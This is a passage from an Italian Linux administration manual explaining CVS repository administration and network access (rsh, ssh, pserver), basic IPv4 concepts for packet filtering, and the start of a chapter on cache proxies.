Il fatto di avere etichettato il modulo in questo modo, permette in seguito a un collaboratore del gruppo di lavoro di recuperare questo modulo allo stato in cui si trovava nel momento in cui gli veniva attribuita questa etichetta, anche se nel frattempo il lavoro è andato avanti. L'esempio seguente si riferisce all'utente '**`semproni`**' che si fa una copia locale del modulo '`esercizi/c/`' nella propria directory personale, allo stato in cui si trovavano i file nel momento dell'attribuzione dell'etichetta '**`c-1`**'.

```
semproni:~$ cvs checkout -r c-1 esercizi/c
```

Il comando '**`cvs rtag`**' è simile, ma si può riferire solo a dei moduli interi. La stessa etichettatura mostrata sopra avrebbe potuto essere realizzata nel modo seguente:

```
tizio:~$ cvs rtag c-1 esercizi/c/
```

```
cvs rtag: Tagging esercizi/c
```

172.3 Riferimenti

- Pascal Molli, *CVS Bubbles*

  <http://www.loria.fr/~molli/cvs-index.html>

- Ben Fennema, *Concurrent Versions System (CVS)*, 1996

  <http://www.csc.calpoly.edu/~dbutler/tutorials/winter96/cvs/>

- *CVS Tutorial*

  <http://www.loria.fr/~molli/cvs/cvs-tut/cvs_tutorial_toc.html>

CVS: la rete e altre annotazioni

Questo capitolo riprende la descrizione del funzionamento del sistema CVS per ciò che riguarda l'uso attraverso la rete e altri particolari che sono stati ignorati nel capitolo introduttivo, senza comunque esaurire il problema. Si vedano in particolare i riferimenti bibliografici alla fine del capitolo.

173.1 Cenni sui file amministrativi

Sia il deposito CVS, sia la copia di lavoro di ogni collaboratore, utilizzano dei file amministrativi che generalmente possono essere ignorati, essendo gestiti da CVS in modo trasparente. Nel primo caso si tratta in modo particolare dei file contenuti nella directory '`CVSROOT/`' che discende immediatamente dalla radice del deposito; nel secondo si tratta di quanto contenuto nella directory '`CVS/`' che si attacca a ogni modulo e sottomodulo.

> I file contenuti nella directory '`CVSROOT/`' non possono essere modificati sul posto: occorre trattarli come parte del modulo '**`CVSROOT`**' che deve essere riprodotto in una directory di lavoro.

173.1.1 Soffitta

Quando un file di un modulo viene eliminato, questo viene conservato nel deposito nella directory '`Attic/`', discendente dalla directory del modulo a cui apparteneva il file. Ciò permette di recuperare quel file quando si preleva una revisione dei file in cui questo era ancora esistente.

173.1.2 Semafori per regolare l'accesso alle directory dei moduli

Gli accessi al deposito devono essere regolati in modo da impedire la lettura o la scrittura in momenti inopportuni. Si distinguono due tipi di operazione: lettura, che si ha per esempio quando un collaboratore preleva una copia di un modulo, e scrittura, che avviene quando un collaboratore sottopone le sue modifiche.

- Mentre è in corso un'operazione di lettura all'interno di un modulo, possono avvenire altre operazioni di lettura da parte di altri utenti, ma non possono essere eseguite delle operazioni di scrittura: se fosse consentito, i dati prelevati da qualcuno potrebbero essere incoerenti.
- Mentre è in corso un'operazione di scrittura non è consentita nessun'altra operazione di lettura o scrittura.

Il meccanismo di questi semafori è un po' complicato, ma vale la pena di conoscerlo per sapere come comportarsi in caso di avaria.

Lettura del contenuto di un modulo:

1. viene tentata la creazione della directory '`#cvs.lock/`' discendente dalla directory del modulo all'interno del quale si intende intervenire;
2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;

3. se nella directory del modulo non ci sono file che iniziano per '#cvs.wfl*' si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per '#cvs.rfl' e continuare con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. viene eliminata la directory '#cvs.lock/';
6. viene svolta l'operazione di lettura;
7. viene eliminato il file '#cvs.rfl*'

Scrittura di dati all'interno di un modulo:

1. viene tentata la creazione della directory '#cvs.lock/' discendente dalla directory del modulo all'interno del quale si intende intervenire;
2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;
3. se nella directory del modulo non ci sono file che iniziano per '#cvs.rfl*', si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per '#cvs.wfl' e continuare con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. la directory '#cvs.lock/' viene lasciata lì;
6. viene svolta l'operazione di scrittura;
7. viene eliminato il file '#cvs.wfl*' e la directory '#cvs.lock/'.

È importante osservare la differenza nell'uso della directory '#cvs.lock/'. È la sua presenza a impedire l'accesso in lettura da parte di chiunque altro ed è per questo che viene lasciata quando si procede con una modifica dei dati.

> Da quanto esposto, si nota che un accesso in lettura al contenuto di un modulo implica in pratica la scrittura all'interno della directory corrispondente. Quindi, le directory dei moduli devono concedere la scrittura anche agli utenti che intendono semplicemente prelevare una copia del contenuto.

Il sistema di semafori descritto sopra riguarda una sola directory. Per impedire l'accesso a una directory e a tutte le sue sottodirectory, occorre inserire i semafori in ognuna di queste, comprese le «soffitte» e altre eventuali sottodirectory amministrative.

Quando un collaboratore non può accedere a causa dei semafori, il messaggio che gli comunica questa situazione è simile a quello seguente:

```
[14:19:13] waiting for caio's lock in /var/radice-cvs/esercizi/c
```

In questo esempio un collaboratore non riesce ad accedere alla directory '/var/radice-cvs/esercizi/c/' a causa di un blocco che appartiene all'utente '**caio**'. Di solito è sufficiente attendere fino a che il blocco viene liberato e CVS fa tutto da solo.

Alle volte può succedere per qualche motivo che i file di un blocco rimangano senza che ce ne sia più bisogno. Sapendo che si tratta di file che iniziano per '#cvs.rfl*' o '#cvs.wfl*' e della directory '#cvs.lock/', è facile verificare se l'utente a cui appartengono questi file sta lavorando effettivamente con CVS; se non è così, è sufficiente rimuoverli per ripristinare l'accesso al deposito.

173.1.3 File amministrativi del deposito

La maggior parte dei file contenuti nella directory '`CVSROOT/`' che discende dalla radice di un deposito CVS, serve per configurare in qualche modo il funzionamento del deposito a cui si riferisce. Data la sua natura può sembrare strano che si voglia concedere la modifica di queste informazioni a più di una persona, eppure la logica di CVS è proprio quella del lavoro di gruppo, per cui per accedere a questa directory occorre comportarsi come se si trattasse di un modulo: si deve fare una copia di lavoro e poi si devono sottoporre le modifiche.

```
$ cvs checkout CVSROOT
```

```
$ cvs commit CVSROOT
```

Comunque, trattandosi di file di configurazione, in deroga al meccanismo generale dei moduli, nella directory '`CVSROOT/`' del deposito si trovano sia i soliti file con estensione '`,v`' che i file normali frutto delle ultime modifiche.

> È bene ribadire che non si possono modificare questi file in modo diretto, ma occorre farsene una copia e inviarne l'aggiornamento attraverso il comando '**`cvs commit`**'.

173.1.4 File amministrativi nelle copie di lavoro

I file amministrativi nelle copie di lavoro sono raccolti nelle directory '`CVS/`'. Al loro interno, i file più comuni sono:

'`Root`'	contenente il percorso della directory radice del deposito CVS, così come viene inserito nella variabile di ambiente '**`CVSROOT`**' o come viene indicato attraverso l'opzione '**`-d`**';
'`Repository`'	contenente il percorso della directory corrispondente nel deposito;
'`Entries`'	contenente l'elenco dei file e delle directory della directory di lavoro a cui si riferisce.

Volendo fare riferimento alla situazione di esempio mostrata nel capitolo precedente, la directory '`~/esercizi/c/CVS/`' dell'utente '**`tizio`**' potrebbe avere questi file con il contenuto seguente.

'`~/esercizi/c/CVS/Root`'	`/var/radice-cvs`
'`~/esercizi/c/CVS/Repository`'	`/var/radice-cvs/esercizi/c`

'`~/esercizi/c/CVS/Entries`'	`/bsort.c/1.1.1.1/Wed Jan 27 19:38:56 1999//`
	`/bsort2.c/1.1.1.1/Wed Jan 27 19:38:56 1999//`
	…
	`/fatt.c/1.4/Wed Jan 27 22:04:27 1999//`
	`/fattoriale.c/1.2/Thu Jan 28 07:39:06 1999//`
	`D`

In generale, i file descritti e anche gli altri file che possono apparire in queste directory, non vanno toccati. Tuttavia, ci può essere la convenienza di modificare '`Root`' e '`Repository`' nel caso in cui il deposito venga spostato per qualche motivo. Infatti, in quella situazione, oltre che modificare il contenuto della variabile di ambiente '**`CVSROOT`**' occorrerebbe intervenire all'interno di questi file, a meno di voler prelevare nuovamente il contenuto dei moduli a cui si è interessati.

173.2 Copie di sicurezza e spostamenti

Per fare una copia di sicurezza di un deposito, conviene agire su tutto l'albero, perché se si scindono i moduli, al momento del recupero si rischia di avere parte di questi che non sono allineati alla stessa revisione. Un altro particolare a cui fare attenzione è il fatto che non siano in corso accessi al deposito; eventualmente si potrebbe creare la sottodirectory '`#cvs.lock/`' in tutte le directory dei moduli, compresa '`CVSROOT/`', in modo da impedire gli accessi durante le operazioni (naturalmente, dopo un recupero dalle copie, occorrerebbe eliminare queste sottodirectory).

La copia di un deposito CVS, a partire dalla sua radice, può essere riprodotto dove si vuole senza dover modificare alcun file amministrativo della directory '`CVSROOT/`'. Nello stesso modo, lo spostamento di un deposito non ha controindicazioni, a parte il fatto che questo dovrebbe avvenire in un momento in cui nessuno vi accede, esattamente come nel caso della copia.

Quando si sposta un deposito, le directory di lavoro dei collaboratori devono essere riprodotte nuovamente, oppure occorre che vengano modificati i file '`CVS/Root`' e '`CVS/Repository`'.

173.3 CVS attraverso la rete

L'organizzazione di un deposito CVS accessibile attraverso la rete costituisce un problema in più per la sicurezza, come qualunque servizio di rete che venga aggiunto. In questo documento viene trascurato il problema, lasciando agli amministratori di considerare le implicazioni di una scelta rispetto a un'altra.

I metodi più comuni per offrire l'accesso a un deposito CVS sono l'uso di una shell remota, come '**`rsh`**' e '**`ssh`**', oppure l'avvio di una copia del programma '**`cvs`**' in qualità di servente in ascolto di una certa porta TCP.

Dal punto di vista operativo, nel momento in cui è tutto pronto per garantire la connessione al deposito CVS è sufficiente aggiungere un'indicazione in più al percorso che rappresenta la radice del deposito stesso. In pratica, se prima i collaboratori dovevano predisporre la variabile di ambiente '**`CVSROOT`**' indicando il percorso assoluto della directory radice del deposito, adesso devono aggiungere anteriormente l'informazione sul modo in cui si vogliono collegare al deposito:

:*metodo_di_accesso*:*utente*@*host*:*directory*

Il metodo di accesso è costituito da una parola chiave che verrà mostrata nelle sezioni seguenti. In particolare, per fare riferimento esplicitamente a un deposito locale, si può specificare il metodo '**`local`**'; per esempio:

```
:local:/var/radice-cvs
```

173.3.1 Connessione attraverso una shell remota

La connessione attraverso '**`rsh`**' richiede che i collaboratori siano stati registrati come utenti nell'elaboratore che ospita il deposito CVS. Inoltre, è necessario verificare che il programma '**`cvs`**' del sistema remoto sia accessibile senza doverne indicare il percorso. In pratica, nel momento in cui si utilizza '**`rsh`**' si avvia una sessione di lavoro temporanea in un altro elaboratore e in quel periodo di tempo l'utilizzatore dipende dall'impostazione che ha quell'utente nel sistema remoto. In particolare è importante la variabile '**`PATH`**': questa deve contenere il percorso necessario ad avviare '**`cvs`**' in quel sistema.

Per specificare che si intende raggiungere un deposito ospitato presso un elaboratore remoto attraverso '**`rsh`**', si utilizza la notazione seguente per indicare la radice CVS:

```
:ext:utente@host:directory
```

L'utente è il nominativo necessario per accedere al sistema remoto; se non viene indicato, '**rsh**' utilizza lo stesso nome che ha l'utente nel sistema locale. Per esempio,

```
:ext:tizio@dinkel.brot.dg:/var/radice-cvs
```

fa riferimento alla directory '/var/radice-cvs/' nel nodo *dinkel.brot.dg*, in cui l'utente deve accedere con il nominativo '**tizio**'.

A seconda di come è organizzata la connessione con '**rsh**', può darsi che venga richiesto all'utente l'inserimento della parola d'ordine, oppure anche no, ma da questa politica non dipende CVS che si limita a utilizzare '**rsh**' così com'è.

Se si vuole usare un programma compatibile con '**rsh**' che abbia però un nome differente, lo si può indicare nella variabile di ambiente '**CVS_RSH**'. Per esempio, per usare '**ssh**', basta che il collaboratore che intende farne uso predisponga questa variabile in modo simile a quello seguente (che si riferisce a comandi adatti a una shell di Bourne):

```
CVS_RSH="/usr/bin/ssh"
export CVS_RSH
```

173.3.2 Connessione attraverso la modalità «pserver»

La modalità '**pserver**' rappresenta una soluzione leggermente più evoluta rispetto all'uso di '**rsh**'; richiede l'avvio di una copia di '**cvs**' in ascolto di una porta TCP attraverso il controllo del supervisore dei servizi di rete. La porta in questione è la numero 2401, a meno che si decida qualcosa di diverso per qualche motivo. Per fare le cose per bene, occorrerebbe modificare il file '/etc/services' in modo da aggiungere la denominazione '**cvspserver**':

```
cvspserver      2401/tcp
```

Nel file '/etc/inetd.conf' occorre aggiungere un record come quello seguente, che appare spezzato su due righe per motivi tipografici.

```
cvspserver      stream  tcp     nowait  root  ↩
↪/usr/bin/cvs    cvs --allow-root=/var/radice-cvs pserver
```

L'opzione '**--allow-root**' serve per limitare l'accesso alla directory radice del deposito CVS; se necessario si possono indicare anche più directory utilizzando più volte questa opzione.

I collaboratori che intendono accedere al deposito CVS attraverso questo metodo devono indicare la directory radice del deposito attraverso la forma seguente:

```
:pserver:utente@host:directory
```

Per esempio,

```
:pserver:tizio@dinkel.brot.dg:/var/radice-cvs
```

fa riferimento alla directory '/var/radice-cvs/' nel nodo *dinkel.brot.dg*, in cui l'utente deve accedere con il nominativo '**tizio**'.

Tuttavia, quando un collaboratore intende accedere a un certo deposito CVS utilizzando questo metodo per la prima volta, è necessario predisporre (o aggiornare) il file '~/.cvspass' attraverso il comando '**cvs login**'.

$ **cvs login**[*Invio*]

```
CVS password:
```

Il comando richiede che sia già stata predisposta la variabile '**`CVSROOT`**'. Lo scopo di questo comando è ottenere dall'utente la parola d'ordine da utilizzare per accedere al sistema remoto; questa viene annotata in modo cifrato nel file '`~/.cvspass`'.

173.3.3 Utenti e parole d'ordine parallele

Generalmente, il metodo di accesso '**`pserver`**' fa riferimento agli utenti e alle parole d'ordine del sistema che ospita il deposito CVS. Dal momento che in questo modo tali informazioni si trovano a viaggiare attraverso la rete, potrebbe essere facile per un aggressore annotare questi dati, permettendogli in seguito di accedere a quell'elaboratore utilizzando le informazioni sulle utenze scoperte. Per ridurre questo tipo di problema è possibile utilizzare delle parole d'ordine diverse ed eventualmente anche degli altri nominativi per accedere al deposito CVS. Per ottenere questo risultato occorre predisporre il file '`CVSROOT/passwd`' contenente record composti di due o tre campi, secondo lo schema seguente:

nominativo_cvs :*password_cifrata* [:*nominativo_locale*]

Il primo campo rappresenta il nominativo usato per accedere al deposito CVS; la parola d'ordine cifrata viene ottenuta nello stesso modo in cui si fa per il file '`/etc/passwd`', attraverso la funzione '**`crypt()`**'; l'ultimo campo serve nel caso in cui il nominativo indicato nel primo non corrisponda a un utente del sistema e serve per indicare a chi corrisponda questo utente CVS. Per esempio,

```
tizio:Ide2ncPYY1234
```

indica che l'utente '**`tizio`**' esiste anche nel sistema del deposito CVS, solo che probabilmente la parola d'ordine sarà differente; mentre

```
tizio:Ide2ncPYY1234:maramao
```

indica che chi accede come '**`tizio`**' attraverso CVS, corrisponde all'utente '**`maramao`**' nell'elaboratore che ospita il deposito.

Eventualmente, è possibile anche impedire un'autenticazione basata sugli utenti e le parole d'ordine del sistema che ospita il deposito, cioè si può imporre che il riconoscimento avvenga attraverso le indicazioni del file '`CVSROOT/passwd`'. Per questo si deve agire nella configurazione del file '`CVSROOT/config`', con la direttiva '`SystemAuth=no`'.

173.4 Riferimenti

- Signum Support AB, *Version Management with CVS, Per Cederqvist et al*, 1993

Parte xxxiv

Filtri, proxy e ridirezione del traffico IP

Concetti elementari sul traffico IPv4 in riferimento all'uso di filtri

Prima di poter studiare i meccanismi di filtro del traffico IP occorre conoscere alcuni concetti elementari che riguardano questi protocolli. Diversamente diventa difficile comprendere il senso delle cose che si fanno. In particolare è il caso di ripetere inizialmente l'abbinamento tra il modello ISO-OSI e la realtà del TCP/IP (l'argomento è trattato anche nel capitolo 111).

Figura 174.1. Abbinamento tra il modello ISO-OSI e la realtà dei protocolli TCP/IP.

```
.-------------------.    .-----------------------------.
| Applicazione      |    |                             |
|-------------------|    |         Applicazione        |
| Presentazione     |    |                             |
|-------------------|    |                             |
| Sessione          |    | Protocollo dell'applicazione |
|-------------------|    |-----------------------------|  ----.
| Trasporto         |    |  Protocolli TCP, UDP e ICMP  |      |
|-------------------|    |-----------------------------|      > TCP/IP
| Rete              |    |        Protocollo IP        |      |
|-------------------|    |-----------------------------|  ----'
| Collegamento dati |    | Protocollo della rete fisica |
|-------------------|    |                             |
| Fisico            |    |           Hardware          |
`-------------------'    `-----------------------------'
```

174.1 Caratteristiche elementari dei protocolli fondamentali

Sulla base del protocollo IP si utilizzano in modo particolare i protocolli ICMP, UDP e TCP. Le informazioni contenute nei pacchetti del protocollo ICMP sono diverse da quelle che riguardano UDP e TCP, in particolare per il fatto che nel primo non si utilizzano le porte.

Il protocollo ICMP viene usato per l'invio di messaggi che riguardano il funzionamento della rete; questi messaggi si distinguono per tipo in base a un numero. Un pacchetto ICMP contiene in particolare l'informazione dell'indirizzo IP mittente, di quello destinatario e del numero che qualifica il tipo di messaggio.

Tabella 174.1. Alcuni tipi di messaggi ICMP.

Tipo	Nome	Chi lo utilizza
0	echo-reply	ping
3	destination-unreachable	traffico TCP e UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded	traceroute

Figura 174.2. Viaggio di un messaggio ICMP.

```
.----------.                                                   .----------.
|          |  Messaggio ICMP tipo «N», da «A» diretto a «B»    |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                   |          |
`----------'                                                   `----------'
```

I pacchetti dei protocolli UDP e TCP hanno la caratteristica comune di possedere, oltre all'indicazione dell'indirizzo di origine e di quello di destinazione, anche un numero di porta, sia per l'origine che per la destinazione. In altri termini, un pacchetto UDP o TCP è originato da un certo indirizzo IP e da una certa porta, essendo diretto a un certo indirizzo IP e a una certa porta.

Figura 174.3. Viaggio di un pacchetto UDP o TCP.

```
.----------.                                                .----------.
|          |   Pacchetto UDP o TCP da «A:n» diretto a «B:m»    |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                |          |
`----------'                                                `----------'
```

Evidentemente, l'informazione sulla porta serve a ogni nodo per distinguere il contesto per il quale viene inviato o ricevuto un pacchetto. In particolare, se il protocollo prevede una risposta di qualche tipo, questa avverrà generalmente utilizzando le stesse porte in senso inverso.

Figura 174.4. Andata e ritorno per le connessioni che prevedono l'uso delle porte.

```
.----------.                                                .----------.
|          |   Pacchetti di andata da «A:n» diretti a «B:m»    |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                |          |
`----------'                                                `----------'
      ^                                                           V
      |       Pacchetti di ritorno da «B:m» diretti a «A:n»         |
      `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

Per quanto riguarda il caso particolare del protocollo TCP, la connessione può avvenire solo se si forma un flusso di pacchetti sia di andata che di ritorno, anche se uno dei due flussi serve solo per confermare gli invii dall'altra parte. In questo senso, l'interruzione della comunicazione in una direzione impedisce anche l'altra.

174.2 Porte

Nei sistemi Unix si distinguono due gruppi importanti di porte: quelle privilegiate, che solitamente sono rappresentate dall'intervallo da 0 a 1023, e le altre, non privilegiate, che vanno da 1024 a 65535.

La differenza sta nel fatto che i processi possono aprire localmente una porta del gruppo da 1 a 1023 solo se funzionano con i privilegi dell'utente '**`root`**'. In questo senso, si tratta generalmente di demoni che offrono un servizio attraverso la rete, restando in ascolto di una porta privilegiata, attraverso la quale poi rispondono quando interpellati.

Molti numeri di porta hanno un utilizzo convenzionale, specialmente per quanto riguarda il gruppo di quelle privilegiate. In questo modo si può prevedere quale sia la porta che occorre interpellare per raggiungere un certo servizio in un nodo determinato. Per converso, generalmente, il processo che inizia la comunicazione rivolgendosi a un servizio noto, aprirà per conto proprio una porta non privilegiata. Si può osservare a questo proposito l'esempio che appare nella figura 174.5, in cui si vede che nel nodo «A» un programma di navigazione richiede e ottiene una connessione con il nodo «B» per un servizio HTTP, offerto lì attraverso la porta 80. La porta scelta dal navigatore per questa operazione viene scelta a sua discrezione tra quelle non privilegiate che non sono già allocate o riservate per qualche scopo particolare.

Figura 174.5. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.

```
Cliente HTTP                                                Servente HTTP
.----------.                                                .----------.
|          | Pacchetti di andata da «A:1083» diretti a «B:80»  |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                |          |
`----------'                                                `----------'
      ^                                                           V
      |     Pacchetti di ritorno da «B:80» diretti a «A:1083»       |
      `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

174.3 Frammentazione IP

I pacchetti generati a livello di trasporto (TCP, UDP e ICMP) possono essere frammentati dal protocollo IP, in base alle necessità. In tal caso, i frammenti successivi al primo hanno meno informazioni a disposizione; per la precisione perdono le indicazioni salienti che permettono di identificare le loro caratteristiche in base ai protocolli del livello di trasporto. Generalmente, quando si inserisce un filtro al traffico IP si fa in modo di ricomporre i pacchetti, ammesso che sia garantito il passaggio obbligato attraverso il filtro stesso.

Figura 174.6. Informazioni essenziali nei pacchetti e livello in cui vengono inserite.

```
.-------------------.    .-----------------------------.
| Applicazione      |    |                             |
|-------------------|    |         Applicazione        |
| Presentazione     |    |                             |
|-------------------|    |                             |
| Sessione          |    | Protocollo dell'applicazione |
|-------------------|    |-----------------------------|  ----.
| Trasporto         |    |   porte o numero messaggio  |      |
|-------------------|    |-----------------------------|       > TCP/IP
| Rete              |    |         indirizzi IP        |      |
|-------------------|    |-----------------------------|  ----'
| Collegamento dati |    | Protocollo della rete fisica |
|-------------------|    |                             |
| Fisico            |    |           Hardware          |
`-------------------'    `-----------------------------'
```

La figura 174.6 dovrebbe aiutare a capire il concetto: è il protocollo IP che si occupa di frammentare i pacchetti (al suo livello) quando il protocollo sottostante non è in grado di gestire le dimensioni richieste al livello superiore. Pertanto, nei pacchetti frammentati è garantita soltanto la presenza dell'indicazione degli indirizzi IP del mittente e del destinatario, assieme alle informazioni necessarie a ricomporre i pacchetti. In questo modo, le informazioni relative alle porte TCP o UDP si trovano normalmente nel primo di tali frammenti, mentre gli altri ne sono sprovvisti.

> Il protocollo TCP è in grado di frammentare e ricomporre i pacchetti provenienti dal livello superiore, ma questo non esclude la possibilità che debba intervenire anche una frammentazione ulteriore, a livello IP, a causa delle limitazioni della rete, di cui il protocollo TCP non può essere consapevole.

174.4 Pacchetti SYN

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione.

L'individuazione del pacchetto SYN è importante per capire chi sia colui che inizia a fare qualcosa. Per esempio, se una connessione TCP avviene tra il nodo «A» con la porta 1083 e il nodo «B» con la porta 80, non vuol dire necessariamente che si tratti di una connessione iniziata da «A», così come non è detto che si tratti dell'utilizzo di un servizio HTTP.

Nella realizzazione di un sistema di filtri di pacchetti IP, potrebbe essere utile individuare i pacchetti SYN in modo da poter intervenire sulle comunicazioni in base al verso che hanno.

Figura 174.7. Il pacchetto SYN rivela da quale parte ha inizio la connessione.

```
              A:1083                                 B:80
   .----------.                                        .----------.
   |          |      Pacchetto SYN iniziale per richiedere      |          |
   |  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
   |          |      l'attivazione di una connessione TCP       |          |
   `----------'                                        `----------'
```

174.5 Conseguenze nell'introduzione di un filtro

Un filtro nel traffico dei pacchetti può tenere conto solo delle poche informazioni che questi portano con sé, considerando anche la possibilità che queste siano state contraffatte. In generale, diventa difficile poter dire: «voglio escludere il traffico del servizio "X"». In realtà si escludono i pacchetti che dovrebbero servire a quel tipo di servizio o che servono alla sua instaurazione.

La realizzazione di un filtro efficace per i fini che ci si aspetta di ottenere può essere realizzato solo conoscendo bene le caratteristiche dei protocolli coinvolti. In realtà, una conoscenza così approfondita è difficile da acquisire, anche quando il proprio lavoro è fare l'amministratore di rete. Infatti, una svista può causare il malfunzionamento di qualcosa, oppure, peggio, può lasciare aperto un passaggio a un aggressore o a un altro tipo di pericolo.

In generale, meno compiti si attribuiscono a un filtro, meglio si riesce a controllare la situazione. L'uso di programmi per l'analisi del traffico nella rete permette di comprendere meglio, in pratica, cosa succeda effettivamente (si veda eventualmente IPTraf descritto nella sezione 190.3).

174.5.1 Messaggi ICMP

In generale, bisogna fare molta attenzione se si introduce un qualche tipo di filtro ai pacchetti contenenti messaggi ICMP, dal momento che da questi dipende il funzionamento della rete. Sicuramente non si può escludere il passaggio di messaggi di tipo 3: *destination-unreachable*.

174.5.2 Protocolli basati su TCP

In linea di principio, i protocolli basati su TCP funzionano in modo tale per cui un servente collocato da qualche parte offre il suo servizio attraverso una porta privilegiata, mentre i clienti lo interpellano usando localmente una porta non privilegiata.

Volendo fare riferimento al caso del protocollo HTTP, si possono individuare le connessioni in uscita, verso serventi esterni, come quelle che avvengono tra il gruppo di porte locali non privilegiate e la porta 80 remota.

Tuttavia, non tutti i protocolli che si basano su TCP funzionano in modo così semplice. Alcuni aprono delle connessioni secondarie, utilizzando porte non privilegiate e non prestabilite, in base alle operazioni che si stanno svolgendo. In quei casi, diventa praticamente impossibile trovare un metodo per filtrare tali connessioni, allo scopo di lasciare transitare solo queste, mentre è comunque facile impedirle, perché bloccando la connessione iniziale si ottiene il risultato.

174.5.3 Protocolli basati su UDP

I protocolli basati su UDP possono essere ancora più articolati rispetto al TCP. Di solito vengono presi in considerazione per bloccarli semplicemente, eventualmente con l'unica eccezione di ciò che serve alla gestione del DNS.

Il servizio DNS si basa sulla porta 53, ma può usare il protocollo UDP o TCP, a seconda della necessità. Per concedere espressamente il transito ai pacchetti relativi al protocollo DNS, occorre agire su UDP e TCP.

Figura 174.8. Esempio del transito di pacchetti relativo all'utilizzo di un servizio DNS.

```
   Cliente DNS                                                     Servente DNS
   .----------.                                                    .----------.
   |          |   Pacchetti UDP o TCP da «A:n» diretti a «B:53»    |          |
   |  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
   |          |                                                    |          |
   `----------'                    n >= 1024                       `----------'
         ^                                                               V
         |       Pacchetti UDP o TCP da «B:53» diretti a «A:n»           |
         `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

174.6 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Mark Grennan, *Firewalling and Proxy Server HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Cache proxy

Nella terminologia utilizzata per le reti, una *cache proxy* è un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente. Con il termine «risorsa» si deve intendere un oggetto a cui si accede attraverso un URI.

L'utilizzo di un proxy offre due vantaggi principali: l'accesso rapido a risorse già accumulate nella memoria cache e la riduzione del traffico nella rete che precede il proxy stesso.

> Un programma che offre un servizio del genere, tende a utilizzare un gran numero di file aperti in modo contemporaneo, tanto che si può arrivare facilmente a superare il limite previsto dal kernel, cosa che comporta una riduzione delle prestazioni nella gestione della memoria cache. Nel caso particolare di un kernel Linux attuale, il limite per ogni singolo processo dovrebbe essere di 1024 file aperti simultaneamente; limite che non può essere modificato se non si interviene direttamente nel sorgente, come spiegato nel file '`Documentation/proc.txt`' dei sorgenti.

175.1 Schema essenziale

Il proxy si interpone nella rete agendo, idealmente, al di sopra del quinto livello del modello ISO-OSI, come si vede nella figura 175.1. Infatti, il cliente di un proxy intrattiene normalmente una connessione HTTP o FTP; così il proxy deve intrattenere lo stesso tipo di connessione, per conto proprio, con il servente a cui il cliente avrebbe voluto rivolgersi realmente, a meno di ottenere tali risorse dalla sua memoria cache.

Figura 175.1. Il proxy trasferisce PDU al di sopra del quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione.

```
 .-------------------.                                     .-------------------.
 | Applicazione      |     .----------------------.        | Applicazione      |
 |-------------------|     |         PROXY        |        |-------------------|
 | Presentazione     |     `----------------------'        | Presentazione     |
 |-------------------|   .-----------.  .-----------.      |-------------------|
 | Sessione          |   | Sessione  |  | Sessione  |      | Sessione          |
 |-------------------|   |-----------|  |-----------|      |-------------------|
 | Trasporto         |   | Trasporto |  | Trasporto |      | Trasporto         |
 |-------------------|   |-----------|  |-----------|      |-------------------|
 | Rete              |   |   Rete    |  |   Rete    |      | Rete              |
 |-------------------|   |-----------|  |-----------|      |-------------------|
 | Collegamento dati |   |  C. dati  |  |  C. dati  |      | Collegamento dati |
 |-------------------|   |-----------|  |-----------|      |-------------------|
 | Fisico            |   |  Fisico   |  |  Fisico   |      | Fisico            |
 `-------------------'   `-----------'  `-----------'      `-------------------'
          |                    |                 |                   |
          `--------------------'                 `-------------------'
```

Il servizio di cache proxy può essere collocato in posizioni differenti nella rete, a seconda delle esigenze o delle particolarità delle situazioni. Generalmente, lo scopo è quello di servire un segmento di rete, indifferentemente dal fatto che questo segmento utilizzi indirizzi privati o sia accessibile dall'esterno.

175.1.1 Servire un segmento di rete

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno.

Figura 175.2. In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.

```
       Rete esterna <--------------.
                                   |
                                   |            segmento di rete da servire
       - - - -*-------------*------*------*-------------*---- - - -
              |             |             |             |
          .---------.   .---------.   .---------.   .----------.
          | cliente |   | cliente |   | cliente |   | SERVENTE |
          |  proxy  |   |  proxy  |   |  proxy  |   |   proxy  |
          `---------'   `---------'   `---------'   `----------'
```

A questa situazione appartiene anche il caso limite in cui il proxy serve solo se stesso, quindi la stessa macchina è servente e anche cliente.

175.1.2 Proxy a più livelli

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.

